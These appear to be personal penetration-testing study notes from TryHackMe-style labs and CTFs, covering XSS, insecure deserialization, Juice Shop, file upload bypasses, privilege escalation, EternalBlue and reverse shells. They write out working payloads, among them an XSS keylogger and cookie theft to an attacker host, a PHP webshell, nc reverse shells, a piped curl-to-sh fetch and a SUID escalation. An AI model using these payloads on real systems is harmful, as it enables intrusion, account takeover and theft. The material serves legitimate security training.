ex. imgdiv.innerHTML = '<img src="' + imgURL + '" alt="Image not found.." width=400>' // Creating image element

anything typed into this text area will be stored in said variable

because of that user control, moving the quotations can have results

POC

test" onmouseover="alert('Hover over the image and inspect the image element')

when entered into URL upload and entered, mousing over the image should create a popup

xxx" onmouseover="document.body.style.backgroundColor='red'

changes background color

malicious payload

xxx" onmouseover="alert(document.cookie)

* + - XSS Keylogger (http://www.xss-payloads.com/payloads/scripts/simplekeylogger.js.html) - You can log all keystrokes of a user, capturing their password and other sensitive information they type into the webpage.
      * creating events to listen for keypresses
        + *<script type="text/javascript">*
        + *let l = ""; // Variable to store key-strokes in*
        + *document.onkeypress = function (e) { // Event to listen for key presses*
        + *l += e.key; // If user types, log it to the l variable*
        + *console.log(l); // update this line to post to your own server*
        + *}*
        + *</script>*
      * adapt and check output on logs page
    - Port scanning (http://www.xss-payloads.com/payloads/scripts/portscanapi.js.html) - A mini local port scanner (more information on this is covered in the TryHackMe XSS room).
      * Application layer
        + Browsers do not understand internal/external IP address difference

any website is able to tell browser to request a resource from internal network

browsers can conduct a basic network scan and infer about existing IPs, hostnames, and services

The following script will scan an internal network in range 192.168.0.0-192.168.0.255

*<script>*

*for (let i = 0; i < 256; i++) { // This is looping from 0 to 255*

*let ip = '192.168.0.' + i // Creates variable for forming IP*

*// Creating an image element, if the resource can load, it logs to the /logs page.*

*let code = '<img src="http://' + ip + '/favicon.ico" onload="this.onerror=null; this.src=/log/' + ip + '">'*

*document.body.innerHTML += code // This is adding the image element to the webpage*

*}*

*</script>*

After finding a valip IP, use same method and include a port number

only works with webservers

<https://github.com/aabeling/portscan>

port scanning with JS ^^^

* + - XSS-Payloads.com (http://www.xss-payloads.com/) is a website that has XSS related Payloads, Tools, Documentation and more.
  + Filter Evasion
    - bypass filter that removes <script> tags?
      * use img tag
        + ex . <img src="blah" onerror=alert("Hello") />

replace onerror with onmouseover or onhover

* + - bypass filter that removes “alert”
      * check site source code for specific predefined methods
        + source code may commonly use “prompt” and “confirm”, among others

ex. <img src="blah" onerror=confirm("Hello") />

replace onerror with onmouseover or onhover

* + - bypass filter of given words in actual payload, such as “Hello”, as used above
      * check filter code
        + often replace filtered word with “ “

place filtered word within filtered word, outer word will be removed

ex. <img src="blah" onerror=alert("HHelloello") />

replace onerror with onmouseover or onhover

* + - bypassing a specific list of terms
      * try different variations, such as all uppercase of a word
        + ex. if onerror is filtered, try ONERROR

ex. <img src="blah" ONMOUSEOVER="alert('HHelloello')" />

* + Protection Methods and Other Exploits
    - Protection Methods
      * Escaping – escape all user input – any data application receives is secure before rendering it for end users
        + key characters in data received by web page will be prevented from being interpreted in any malicious ways

discarding <> characters from being renders for example

* + - * Validating Input – ensuring application is rendering correct data and preventing malicious data from doing harm
        + disallowing certain characters from being submitted in the first place
      * Sanitizing – helpful on sites that allow HTML markup
        + changing unacceptable user input into an acceptable format
        + changing < character into HTML entity &#60;
    - Other Exploits
      * BeEF tool
        + hook a browser via XSS and launch and control a range of different attacks
        + assess security posture of target environment by using client-side attack vectors
      * XSS-Payloads.com
  + XSS Challenge
* Insecure Deserialization
  + Occurs when untrusted data is used to abuse the logic of an application
  + Replacing data processed by an application with malicious code
  + Leverages legitimate serialization and deserialization process used by web applications
    - Low exploitability – case-by-case
    - Exploit extent dependent on hacker skill
      * What is vulnerable?
        + E-commerce sites
        + Forums
        + APIs

look for in web page source code for directory

API Key

* import requests
* for api\_key in range(1,100,2):
* print("API Key ", api\_key)
* html = requests.get(f'http://10.10.133.74:8000/api/{api\_key}')
* print(html.text)
  + - * + Application runtimes
* Insecure Deserialization – Object
  + OOP
    - States and behaviors of objects
* Insecure Deserialization – Deserialization
  + Serialization is the process of converting objects used in programming into simpler, compatible formatting for transmitting between systems or networks for further processing/storage
  + Deserialization is the reverse
    - Plaintext 🡪 binary for transport; binary 🡪 plaintext for application
  + Insecure deserialization occurs when data from an untrusted party gets executed due to lack of filtering/input validation
* Insecure Deserialization – Cookies
  + Expiry timers
  + Cookie name – required
  + Cookie value – plaintext/encoded – required
  + Secure only – only sent over HTTPS – not required
  + Expiry – timestamp when cookie is removed from browser – not required
  + Path – cookie only sent if specified URL is in request – not required
* Insecure Deserialization – Cookies Practical
  + Inspect element when within profile
    - Storage tab 🡪 cookies
      * Check for encoded, base64
        + Decode echo ‘<base64 string>’ | base64 --decode
    - userType – change from user to admin?
      * Then navigate to URL /admin
* Insecure Deserialization – Code Execution
  + Vulnerability via comment input
    - Input would be encoded and sent to Flask application
    - Application assumes encoded data is trustworthy
  + Start with creating netcat listening post
    - “nc -lvnp 4444”
    - Due to cookie encoding in base64, reverse shell cannot be a straightforward spawn
    - Commands must be encoded in base64 (or same encryption)
      * Source code on github
      * Replace IP with attacker IP
      * Create python exe and run for encoded text string
      * Paste base64 encoded shell into encodedPayload cookie value
        + Refresh page and confirm connection with listening post
        + Use find, grep commands to search
* Components with Known Vulnerabilities
  + Service and version discovery + OSINT = discovery of usage of components with known vulns
  + Exploit-db to try and find an exploit
  + When using an exploit script
    - Input arguments should be contained in quotes
  + Unauthenticated remote code execution
* Insufficient Logging and Monitoring
  + Regulatory damage
  + Risk of further attacks
  + Information Stored should include
    - HTTP status codes
    - Time Stamps
    - Usernames
    - API endpoints/page locations
    - IP addresses
  + Important to store multiple accurate copies securely
  + Detecting Suspicious Activity such as
    - Multiple unauthorized attempts for a particular action
    - Requests from anomalous IP addresses or locations
    - Use of automated tools – using the value of User-Agent headers or speed of requests
    - Common payloads – XSS payloads
  + Detection must also be rated in severity
    - Creates priorities
    - Review of logs help detect patterns, tactics, strategies employed
* Christmas XSS

Web pages are made of 3 common components:

* HTML - this is the syntax used to define the content and structure of a web page
* CSS - this is a language used to design and style the content of the web page
* Javascript - this is a language that is used to provide interactivity and animation to a web page
  + Javascript is very powerful and provides a lot of functions on a web page

Most Javascript code is found inside

*<script></script>*

These tags on a web page. The javascript code is either added directly between these tags or is called in a file using the src attribute inside the opening script tag e.g.

*<script src=’location-to-file’></script>*

In general, the javascript inside the script tags is always executed when the page is loaded.

One of the other locations Javascript can be added to is attributes inside other HTML tags. For example:

*<a href=’/link’ onclick=’code-here’>*

This HTML tag opens a link, but the onclick attribute executes Javascript code when the text specified by the HTML tag is clicked. The execution of the javascript in the attribute depends on the attribute e.g. onload will only execute javascript when the element is loaded.

A lot of different websites require user input. This includes everything from adding posts to a form to adding an amount in a bank transfer. We’ve seen that websites require Javascript to work properly. A malicious user could easily inject javascript into a page and perform malicious actions. This type of an attack is called XSS(Cross Site Scripting).

Reflected XSS

Reflected XSS is when arbitrary javascript is reflected off a server(and is not permanent). This is done in scenarios like error pages, links where the payload is passed as a request and also included in the response. The most common case for this is when an attacker sends a URL containing a malicious payload to the victim. The victim would click this URL and the payload would be executed(we’ll explore what exactly we can do with a Javascript payload).

Stored XSS

Stored XSS is when arbitrary javascript is stored on a database and this javascript is retrieved and displayed to a user. This tends to be more dangerous than reflected XSS as the payload is automatically passed(and even executed) to a user.

Why is it dangerous

As mentioned above, Javascript is very powerful and an attacker can do many things with Javascript:

* Steal session cookies:
  + This would allow an attacker to access a user’s account
* Write Keyloggers:
  + This would allow an attacker to extract sensitive information from a user such as credit card details
* General Spam:
  + An attacker could just be a nuisance and ruin a user’s experience with a website by manipulating various elements on the page and more

For this scenario, we’ll focus on stealing a cookie. On a web page, cookies can be accessed using the following javascript syntax:

*document.cookie*

Having this payload executed alone would not be not beneficial to an attacker. They’ve managed to access the cookie, but how would they actually retrieve it? A common method is to redirect a user to a domain including the cookie as a parameter. This is done using:

*<script>window.location = ‘attacker-web-site.com/page?param=’ + document.cookie </script>*

* create nc listener on attacker machine with correct port (80 for http, etc)
* test for XSS in comment or post box
  + ex. </p><script>console.log(“XSS Works”)</script><p>
* enter above script
  + - * *<script>window.location = ‘attacker-web-site.com/page?param=’ + document.cookie </script>*
  + Wait for reply within listener to find authid cookie

Here window.location redirects the user to the attacker controlled web site and passes in the cookie as a parameter. The attacker can then access the server log, retrieve this cookie and log in as the user. This isn’t the only way of retrieving the cookie:

* Make an XML HTTP request to an attacker controlled domain:
  + This is more stealthy as you wouldn’t have to redirect the user to a different page
* Make the cookie visible to an attacker:
  + If you manage to get XSS on some sort of forum/message, you can re-create the request used to add data to these pages. Once an attacker visits these pages, they can just view the cookie

Making Requests

As mentioned above, extracting a cookie using a request is quite common. These requests can be either *GET* or *POST*, and are usually done using AJAX(Asynchronous Javascript). This works well because AJAX can interact with a server in the background(there’s no need to update or reload a page).

* + Here the first line creates the XML HTTP request and stores it in the variable. The second line uses the open function to initialise the variable. It tells the browser what method to use(get or post), what path to send it to(in this case ‘/location’), and whether the request is asynchronous(true or false). In most cases, we want the request to be asynchronous so that the browser page doesn’t reload and the request is sent in the background. Line 3 is optional and sets the content type header to ensure that the browser is sending data in a format that the server needs. Line 4 actually sends the request - the [body-param] is only necessary for a POST request and can have different formats(like JSON).
  + When injecting this payload into a page, we won’t be able to separate them like shown above. So we’d put everything on one line(which is why the semicolons at the end of each line is important. Semicolons are used to indicate that a request is complete).
  + Before making an AJAX call, it’s important to know the format of the request. You can look at what exactly is involved in a request using [Burp](https://blog.tryhackme.com/setting-up-burp/). Alternatively, you can open the developers tool and keep the network tab open will you carry out request.The network tab shows you all the headers for the request and will even show you response information.

Finding XSS  
As mentioned above, your payload can be added to different aspects of a page. One common aspect is between HTML tags. For example, imagine that a username is added inside the paragraph tags like

*<p> username </p>*

While just entering *<script></script>* may work. We want to close the paragraph tags. We could use the payload

*</p><script>alert(document.cookie);</script><p>hi*

When this is added to the page, the HTML will look like:

*<p>****</p><script>alert(document.cookie);</script><p>hi****</p>*

We also spoke about how javascript can be added to attributes. Imagine that a user is able to insert links and the page renders it in this way:

*<a href=’link’></a>*

To ensure that our javascript executes correctly, we need to add in an attribute, but just adding a payload straight away would mean that it’s within the single quotes so it won’t execute:

*<a href=’link + payload’></a>*

So this is what the correct payload would look like

*link‘ onclick=’alert(1);*

Which is then inserted as follows

*<a href=’****link‘ onclick=’alert(1);****’></a>*

XSS Payloads In Real Life

We’ve seen that XSS can be quite dangerous and destructive. If you ever want to demonstrate a proof of concept for XSS the following payloads work well:

*console.log(document.location)*

This just displays the domain name in the browser javascript console without performing any destructive actions.

Since there are a lot of payloads and attributes, it’s useful to refer to a list of them here:

* <https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>
* <https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet>
* Resources
  + <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XSS%20Injection>
  + <https://github.com/payloadbox/xss-payload-list>
  + <https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Input_Validation_Cheat_Sheet.md>

OWASP Juice Shop

* Start with Burpsuite, without Intercept on – walk the site to collect request-responses – form of reconnaissance
  + Check comments for potential email addresses of site members, comments that provide insight into user interests
  + Input “a” into search bar and check URL – search parameter will precede input with <search param>=<search input>
* INJECTION VULNERABILITIES
  + - dangerous due to cause of downtime and/or loss of data
    - ID injection points within a web application
    - Simple as many return with an error message of sorts
  + SQL Injection – malicious/malformed query to retrieve or tamper data from a database, log into accounts
  + Command Injection – user input run as system commands, allowing tampering
    - Seen in applications that perform misconfigured ping tests
  + Email Injection
    - Users can send email messages without authorization by email server
      * Occur when extra data is added to fields which are not interpreted correctly
* Intercept login attempt with burpsuite and exchange email submission with **‘ or 1=1—**
  + “’” will close brackets in SQL query
  + “OR” is an SQL Boolean which will return true if either side is true, as 1=1 is true, the whole statement is true
    - This tells the server the email is valid and logs into user id 0, the admin account
  + “- -“ comments out data, any restrictions on the login will no longer work as they are interpreted as a comment
* Intercept another login attempt and edit a correct email (found through reading item comments)
  + Because email is confirmed true, adding “ ‘- -“ to the end of the email will bypass login system
  + 1=1 can be used when email/username is not known or invalid
* EXPLOITING AUTHENTICATION THROUGH DIFFERENT FLAWS
  + Mechanisms vulnerable to manipulation
    - Weak passwords in high privileged accounts
    - Forgotten password pages
  + Intercept admin login attempt and forward attempt to Intruder for brute-force password attempt
    - Sniper
    - Best1050.txt from seclists (apt-get install seclists)
    - /usr/share/seclists/Passwords/Common-Credentials/best1050.txt
    - 200 OK result
      * Login
  + Reset Password Exploit
    - Password reset questions
    - What can be found out about the user?
    - Hints in comments or profile information?
    - Reset password to your liking
* Web applications should store/transmit data safely and securely
  + If not correctly protected, data can become vulnerable
  + Data protection is not applied consistently across the web application – certain web pages become accessible to the public
    - Information leaked to public without knowledge/permission of developer
  + Checking out documents offered by web applications may reveal directories in URL which may be vulnerable
    - FTP for example
    - Navigate to such directories by inputting them into the URL
    - OSINT
    - Downloading files from FTP directory
      * Package.json.bak
        + Use character bypass called “Poison Null Byte” = %00, URL encoded 🡺 %2500. Add to end of URL with “.md” extension will bypass 403 error
        + NULL terminator which tells server to terminate at a given point, nulling the rest of the string
* Broken Access Control Exploits and Bugs
  + Horizontal Privilege Escalation
    - Access data or perform an action of another user with the same level of permissions
  + Vertical Privilege Escalation
    - Perform an action or access data of another user with a higher level of permissions
  + User Debugger on Firefox (Sources in Chrome) – Developers Menu
    - Search for JS scripts of importance, such as main
    - Find admin related code, path:administration
      * Hints towards /#/administration page
      * Login as admin and navigate to relevant admin pages
  + View another users account
    - Shopping cart
    - Intercept and search GET line for indication of listing for shopping cart object
      * Ex. GET /rest/basket/1 HTTP/1.1
      * Change the /1 to /2 to test for horizontal escalation
* XSS/Cross-Site Scripting
  + Run javascript within web applications
  + Some of the most commonly found bugs
    - Ease of discovery varies as each application parses queries differently
  + Three Major Types
    - DOM – Document Object Model-based – uses HTML environment to execute malicious JS – commonly uses <script></script> HTML tag
      * <iframe src=”javascript:alert(‘xss’)”>
      * Put into search bar to get alert
      * Iframe is a common HTML element but others can produce same result
      * This type of attack is also called XFS – Cross-Frame Scripting – one of the most common forms of detecting XSS within web apps
        + Websites that allow iframe modification or other DOM elements are likely vulnerable to XSS
        + Due to servers sending back related information from a request – without correct sanitation
    - Persistent – Server-side, run whenever server loads the page containing it. Can occur when the server does not sanitize the user data when it is uploaded to a page.
      * Commonly found on blog post
      * Logout of Admin page with Burp active to intercept logout request
        + In Inspector, add new header

True-Client-IP and use iframe XSS message in body and forward

* + - * Sign back in to confirm success of attack
    - Reflected – run on client-side of web app. Most commonly found when the server doesn’t sanitize search data
      * When checking an order status, if there is an “id” value in the URL, replacing with an iframe script can cause XSS
      * Submit and refresh to demonstrate attack

Upload Vulnerabilities

* Uploading files to a server, when handled badly, can open up severe vulnerabilities in the server
  + Overwriting existing files on a server
  + Uploading and executing shells on a server
  + Bypassing client-side filtering
  + Bypassing various kinds of server-side filtering
  + Fooling content type validation checks
* General Methodology
  + Enumeration is key
    - Looking at source code for the page to see if client-side filtering is being applied
    - Scanning with a directory bruteforcer (Gobuster)
      * Sudo apt install gobuster
    - Intercepting upload requests with Burp
    - Browser extensions such as Wappalyser
  + Develop basic understanding of how the website is handling input
    - If client-side filtering
      * Take look at code and look to bypass
    - If server-side filtering
      * Guess filters, test, adjust based on error message
      * Burp or Zap can be helpful with this
* Overwriting Existing Files
  + Typically, whenever files are uploaded to a server, checks should be carried out to ensure file will not overwrite anything that already exists on the server
    - Common practice to assign file new name, dates, error returns
    - File permissions prevent pages from being writeable by a regular user
  + Check source code
    - Check for src and directory of said src
      * Ex. src=’images/spaniel.jpg’
    - Upload another image with the same name as the one found (spaniel.jpg for example)
      * See if server will accept
* Remote Code Execution
  + Likely to be a low-privileged user account (such as www-data on a linux server), still serious
  + RCE results from uploading a program written in the same language as the back-end of the website (or any language the server understands and will exe)
    - Usually PHP, can use python Django, JS [node.js])
  + Two basic ways to achieve RCE
    - Webshells
      * Practical option
    - Reverse shells
      * Ideal goal
    - Upload and force run
  + Web shells
    - Web page with upload form
    - Perform gobuster scan
      * “gobuster dir -u <http://demo.uploadvulns.thm> -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt
      * “-e” – print full URLs in console
      * -U and -P – username and password for basic auth
      * “-p <x>” = proxy to use for requests
      * “-c <http cookies>” – specify a cookie for simulating your auth
    - Find directories
      * Directories can be input in URL for navigation
    - Create webshell
      * PHP good place to start, though some enumeration may be necessary in real life application
      * Take a parameter and execute it as a system command
        + Create php script in text editor and save with .php extension
      * PHP syntax:
        + <?php

echo system($\_GET[“cmd”]);

* + - * + ?>
      * Takes a GET parameter and executes it as a system command, echoing output to screen
      * Shell can be used to read files from the system or upgrade to a reverse shell
        + When using webshells, easier to view output by looking at the source code of the page
    - Reverse Shells
      * Similar process to webshell upload
      * Pentest Monkey reverse shell
        + Edit line 49

Change 127 IP to THM tun0 IP

* + - * + Start netcat listening post nc -lvnp 1234
      * Upload shell and activate by navigating to <http://demo.uploadvulns.thm/uploads/shell.php>
        + Find upload

Activate reverse shell by navigating to it and clicking on it

* + - * + Site should hang but be accessible via listening post

Find flag

* Filtering
  + Differences between client and server side filtering
    - Client-side
      * Web application is running in users browser
      * JS
      * Filtering occurs before the file is even uploaded to the server
      * Easy to bypass
    - Server-side
      * PHP, C#, Node.js, Python, Ruby on Rails, etc.
      * More difficult to bypass
      * Must form payload that conforms to filters in place while allowing execution
    - Types of filters
      * Extension Validation
        + Blacklist or whitelist certain extensions
        + Can be bypassed
      * File Type Filtering
        + Similar to extension validation, more intensive
        + MIME Validation

Identifier for files, usually over email or HTTP(S)

MIME type for file upload located in header of request

Ex. Content-Type: <type>

Follow <type>/<subtype> format

Easy to bypass

* + - * + Magic Number Validation

More accurate determination of file contents

Magic number of a file is a string of bytes at the very beginning of the file content which identify the content

Ex. PNG file would have the following

89 50 4E 47 0D 0A 1A 0A

Common in Unix systems

* + - * File Length Filtering
        + Prevent huge files from being uploaded to the server via an upload form
      * File Name Filtering
        + Check if pre-existing or contain bad characters

Null bytes or forward slashes on Linux

Control characters such as ; and Unicode characters

* + - * + May have to go hunting for shell on a well-administered system
      * File Content Filtering
        + Prevents extension spoofing
        + Complex
    - Often used in conjunction to prevent gaps
      * Any can be applied client or server side or both
    - Different languages and frameworks also filter differently
* Bypassing Client-Side Filtering
  + Four easy ways to bypass typical client-side file upload filter
    - Turn off JS in your browser
    - Intercept and modify the incoming page – Burpsuite
      * Strip out JS filter
    - Intercept and modify the file upload
      * Burp
    - Send the file directly to the upload point
      * Using curl, post data directly to page containing the code for handling the files upload
      * Syntax: curl -X POST -F “submit:<value>” -F “<file-parameter>:@<path-to-file>”<site>
        + Intercept successful upload using Burp or console to see parameters being used in the upload to be slotted in above command
  + Search source code for JS function used for content filtering client-side
    - * Whitelisting using != check
    - Attempt file upload to confirm
    - Start burpsuite and reload page
      * Find servers response 🡪 right click intercepted data > “Do Intercept” > “Response to this Request”
      * Forward
        + View server’s response to this request

Delete, comment out, break JS function

Forward

* + - * Burpsuite will not intercept any external JS files that the web page is loading by default
        + To edit script outside main page being loaded

Options > Intercept Client Requests > edit condition of the first line to remove “^js$|”

* + - Upload reverse shell with incorrect extension, such as .jpeg, intercept upload
      * Change Content-Type: image/jpeg 🡪 text/x-php
      * Change file extension from .jpeg to .php
        + Forward
* Bypassing Server-Side Filtering: File Extensions
  + Perform testing to conceive idea of what is or is not allowed through the filter
    - Gradually construct payload which conforms to restrictions
  + Bypasses are dependent on blacklists
    - Searching for last period to find extension
    - First period in filename
    - Splitting filename at each period and checking to see if any blacklisted extensions show up
    - Extension filters
      * Certain extensions have alternates that serve the same function and can bypass filter, however webpage may not be configured to read these extensions properly
  + Start legitimate and work inward
    - Try to find extensions that can be executed and are not filtered
    - Try using combo extensions
      * Ex. if jpg is OK but php is not
        + File.jpg.php
        + Null byte (file.php%00.gif)
        + Php5

Filter may search for first period only and defer to using the jpg portion to OK upload

* + - Enumerate and see what is allowed and what is blocked and craft payload which can pass criteria
* Bypassing Server-Side Filtering: Magic Numbers
  + Effective against PHP but can fail against other types of webserver
  + Adding magic number of a known OK file to top of shell
    - List of signatures on Wikipedia
  + Use “file” command to check file type of shell
    - PHP?
  + Open file to write
    - Add four random letters on first line (AAAA)
    - Save and exit
  + Reopen file in hexeditor
    - AAAA 🡪 41 41 41 41
    - Change to HEX of magic numbers
    - Save and exit
    - “file” command to spoof file type
  + Access shell directly using URI
    - Assume directory and attach file name
    - Ex. magic.uploadvulns.thm/graphics/php-reverse-shell.php
    - Interface with netcat listening post
* EXAMPLE METHODOLOGY
  + Take a look at the website as a whole
    - Wappalyzer
      * Indicators of what languages and frameworks the web application might have been built with
    - Make request to website (refresh) and intercept with Burpsuite
      * Headers
        + Server, x-powered-by
      * Look for vectors of attack such as an upload page
  + After finding an upload page, inspect further
    - Look at source code for client-side scripts to determine their presence
    - First stage of bypass
  + Attempt completely innocent file upload
    - Look to see how file is accessed
      * Directly?
      * Embedded in page?
    - Website naming scheme
    - Gobuster enumeration
    - Determine baseline accepted file
      * Gobuster -x switch – look for files with specific extensions
        + Ex. -x php,txt,html
      * Helpful if server is changing names of files being uploaded
  + After determining file upload and storage process, attempt malicious file upload.
    - Bypass client-side filters
    - When stopped by server-side filter, error messages can assist in determining issue
    - If file can be uploaded with nonexistent extension type 🡪 server using blacklist
      * If upload fails, extension filters will be using a whitelist
    - Try re-uploading innocent item with magic numbers changed to reflect an expected filtered upload
      * If rejected 🡪 server using magic number filter
    - Upload innocent file but intercept request with Burpsuite and change MIME type to something likely filtered
      * If rejected 🡪 server filtering based on MIME types
    - Enumerating file length filters
      * Uploading small files versus large files
        + Progressive overload to determine cutoff
        + Small file length limit may prevent upload of common reverse shell using
* SOLUTION
  + ENUMERATION
    - “gobuster dir -u <http://jewel.uploadvulns.thm> -w /usr/share/wordlists/dirbuster/directory-list-txt -x php,txt,html -t 250 | tee gobuster-root-big”
    - ID directories
      * 200 code
        + Navigate to these pages in URL
        + Look for how these pages interact with other pages
    - Re-Run with directories attached with new wordlists
      * “gobuster dir -u [http://jewel.uploadvulns.thm/<directory](http://jewel.uploadvulns.thm/%3cdirectory)> -w <wordlist> -t 250 -x <extension being sought, such as jpg> | tee gobuster-<directory>-default
      * Useful for searching through directories to ensure nothing is missed
  + CHECK SOURCE CODE
    - Ctrl+u
    - Find common or recurring directories that are used to pull from for content
      * “href=<directory>”
      * “src=<directory>”
      * Fixed content is unlikely to be useful
    - Wappalyzer
      * Programming Languages
        + Node.js = PHP reverse will NOT work

PayloadsAllTheThings (GITHUB)

#search for code specific

In this case node.js

Copy and paste code

Edit options in TextEditor as necessary

Will not allow direct traversal to upload PATH as PHP website would

Need another means of activating upload

Above mentioned Admin page

* + - * Web Frameworks
        + X-Powered-By (Burpsuite)

Express

Node.js Express Framework

Confirm Wappalyzer findings and what that means for your hack tactics

* + - CTRL-SHIFT + I
      * Inspector
        + CSS

URLs for Images

Can assist in determining where certain file types go/are stored

* + ATTEMPT UPLOAD OF SHELL
    - Confirm Client-Side Filter
      * Extension requirements
      * Intercept Client Request (Burpsuite)
        + Remove File Extension Filter in Intercept Client Requests (^js$|)
        + CTRL-F5 when refreshing page to clear cache so JS will not be saved and preloaded

Will require Server to re-send Upload Filter Script, which can be intercepted

* + - * + Find upload.js

Do Intercept Server Response

Will Catch JS Script for Client-Side Filter

Yoink out Filters

* + - Re-Attempt Upload
      * Will fail if Server-Side Filter is present
        + Since Client-Side used

File Size

File Extension

Magic Numbers

* + - * + What is left?

MIME type

Change file type to match extension

* + AFTER SUCCESSFUL BYPASS OF FILTERS
    - Re-do gobuster search for jpgs
    - Compare output with first scan
      * New File added will be Shell
    - Setup netcat listening post
    - Go to admin page
      * Input file path
        + ../content/<filename>/.jpg
        + Execute
      * Connection should be made
    - Whoami and id
    - Hostname -I
    - Pwd
    - Navigate and find flag

Rick and Morty CTF

* Curl “http://<ip>/robots.txt
* Inspect Element
* Gobuster for directories
  + Explore
  + Try different extensions of files
* Less, more commands in addition to cat
* Blacklisted command > grep -R “”
  + Inspect source
  + Bypass blacklisted command by using a string in the middle of a command
    - In burpsuite
      * Cat vs c”a”t
* Check sudo privileges
  + Sudo -l
  + Sudo ls ../../../\*
* Repetitious decoding of base64
  + Rabbit hole – no bueno
* Test if python3 can be used by inputting hello world into command line with proper syntax
  + Python3 remote shell into command line from pentestmonkey
    - Cat “<file>”

1. Nmap scan + Source Code Review + gobuster
   1. Ports dictate size of attack surfaces
   2. Source Code Reviews assist in determining directories, developer notes
   3. Gobuster assists with directory enumeration
2. Explore ports and directories
   1. Priority order set by intelligence found during preliminary enumeration
   2. Continue to explore and develop sitemap
   3. Find potential attack vectors such as logins or file uploads
3. Explore potential attack vectors
   1. Determine protective measures
      1. Error messages
      2. Intercepts in Burp
      3. Bruteforce possibility
      4. Determine blacklists
4. Bypass protective measures
   1. Filters
   2. Input workarounds
   3. Blacklist tricks
5. Attempt RCE exploits
   1. Shell uploads
   2. Stabilize shell
   3. Escalate privilege
   4. Navigate and find flags

GTFOBins + SUID (set owner userId upon execution) – escaping a user shell by breaking the sequence by spawning a new shell that allows root

* Found /bin/systemctl in victim box
* GTFObins: systemctl
  + Returns a shell script that can be used to escalate privilege
  + Change ./systemctl to /bin/systemctl
  + Change /tmp/output 🡪”chmod +s /bin/bash”
    - Spawns bash session
  + Copy paste into terminal
  + Enter
  + Enter
  + Ls -l /bin/bash
    - Confirm -rwsr-sr-x
  + Bash -p
    - Uid = www-data BUT euid (effective uid) = 0 (root)
      * Cd to root
      * Capture flag

LinPEAS

* Attacking machine
  + Python -m SimpleHTTPServer 8080
    - Allows local machine files to be accessed via reverse shell
    - Input in URL of browser too for visual
  + Download raw linpea from github repository and put into .sh file
    - To be accessed from shell
* Victim Shell
  + Go into tmp directory
    - Curl http://<attacker ip:port>/<raw linpea file>.sh | sh
    - Enter to run
  + Results in privilege escalation script to assist in vuln detection

Windows and Eternal Blue

* Run nmap scan – detect ms17-010 eternal blue vuln
* Msfconsole
  + Search, use, set required options and payload
    - Payload: windows/x64/shell/reverse\_tcp
      * DOS layout
  + To change to meterpreter
    - Background shell (CTRL + Z)
    - To convert shell to meterpreter shell in Metasploit
      * “post/multi/manage/shell\_to\_meterpreter”
        + Use > show options
        + Session fill in required
        + “sessions” command for active sessions
        + Find session

Set session #

Exploit

* + - * + “sessions -i <new #>”
      * “shell” command allows return to victim shell
        + Whoami to check user
        + Background to return to meterpreter
    - List processes via ps command
      * Find NT AUTHORITY\SYSTEM and write down PID
        + Toward bottom of list for low impact
      * Migrate to process using “migrate <PID>”
  + Dump non-default users password and crack it
    - Run command hashdump
    - Look at user names
    - Hashcat hashes
      * Ex. Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d::: (NTLM/LM)
      * Crackstation or hashcat
      * Separate at :
  + Also navigate through meterpreter as one would in cmd line to find flags
    - Passwords – C:/indows/system32/config/
    - User folders, especially ones ID’d as system owners or admins

Shells – Sending/Receiving (Reverse/Bind) Shells When Exploiting Target Machines

* Shells are used when interfacing with a Command Line environment (CLI)
  + Such as common bash or sh programs in Linux
  + Cmd.exe and powershell on windows
* Possible to sometimes force an application running on the server to execute arbitrary code – use initial access to obtain a shell running on the target
  + Reverse shell – remote server sends command line access to user
  + Bind shell – open up port on server that can be connected to for execution of commands
* Tools
  + Netcat
    - Swiss army knife
    - Manually perform network interactions
      * Banner grabbing during enumeration
      * Receive reverse shells and connect to remote ports attached to bind shells
    - Shells are unstable by default but can be improved
  + Socat
    - Similar to netcat but stronger
    - Default shells are more stable
    - However
      * Syntax is more difficult
      * Very rarely installed by default
  + Metasploit – multi/handler:
    - The auxiliary/multi/handler module
      * Allows obtainment of stable shells and further options available
      * Only way to interact with meterpreter shell
      * Handle staged payloads
  + msfvenom
    - used to generate payloads on the fly
    - commonly used to generate reverse and bind shells
  + Payload All The Things
  + Pentest Monkey Reverse Shell Cheatsheet
  + /usr/share/webshells
  + SecLists repo
* Types of Shell
  + Reverse Shells
    - target is forced to execute code that connects back to attacker computer
    - tools mentioned above can be used to set up listeners to receive connections
    - helpful for bypassing firewall rules that usually prevent attackers from connecting to arbitrary ports
    - need to configure network to connect to the shell
  + Bind Shells
    - code executed on the target is used to start a listener attached to a shell directly on the target
    - then opened to internet, meaning you can connect to the port that the code has opened and obtain RCE
    - does not require network configuration but may be prevented by firewalls protecting the target
  + reverse shells are easier to execute and debug
    - most common
    - especially for CTFs
      * on attacker - sudo nc -lvnp <port #>
      * on target – nc <local-ip> <port> -e /bin/bash
    - listening on our own attacking machine and send a connection from the target
  + Bind Shell example
    - on the target – nc -lvnp <port> -e “cmd.exe”
    - on the attacker – nc <machine ip> <port>
      * listening on the target
  + Interactivity
    - shells can either be
      * interactive
        + allow user to interact with programs after executing them
        + interactive programs require interactive shells
      * noninteractive
        + limited to using programs which do not require user interaction in order to run properly
        + majority of simple reverse and bind shells are noninteractive

makes exploitation difficult

* Netcat
  + Reverse Shells
    - syntax for listener – nc -lvnp <port number>
      * -l – listener
      * -v – verbose output
      * -n – tells netcat not to resolve host names or use DNS
      * -p – port specification to follow
    - best to use port number under 1024, and a well-known one such as 80, 443, 53, to bypass firewalls – will require sudo
  + Bind Shells
    - if looking to obtain a shell on a target then can assume there is already a listener waiting on a chosen port
      * syntax – nc <target-ip> <chosen port>
* Netcat Shell Stabilization
  + Technique 1 – Python
    - python -c ‘import pty;pty.spawn(“/bin/bash”)’
      * use python to spawn a better featured bash shell
      * some targets may need version of python specified
    - export TERM=xterm
      * will give access to term commands such as clear
    - CTRL+Z
      * in own terminal – stty raw -echo; fg
        + turns off terminal echo (gives access to tab autocompletes, arrow keys, and Ctrl+C to kill processes, not the whole shell)
        + then foregrounds shell
    - if shell dies, input into own terminal will not be visible
      * fix with reset > ENTER
  + Technique 2 – rlwrap
    - gives access to history, tab autocomplete, and arrow keys immediately upon receiving a shell
    - some manual stabilization must still be utilized to be able to use Ctrl+C
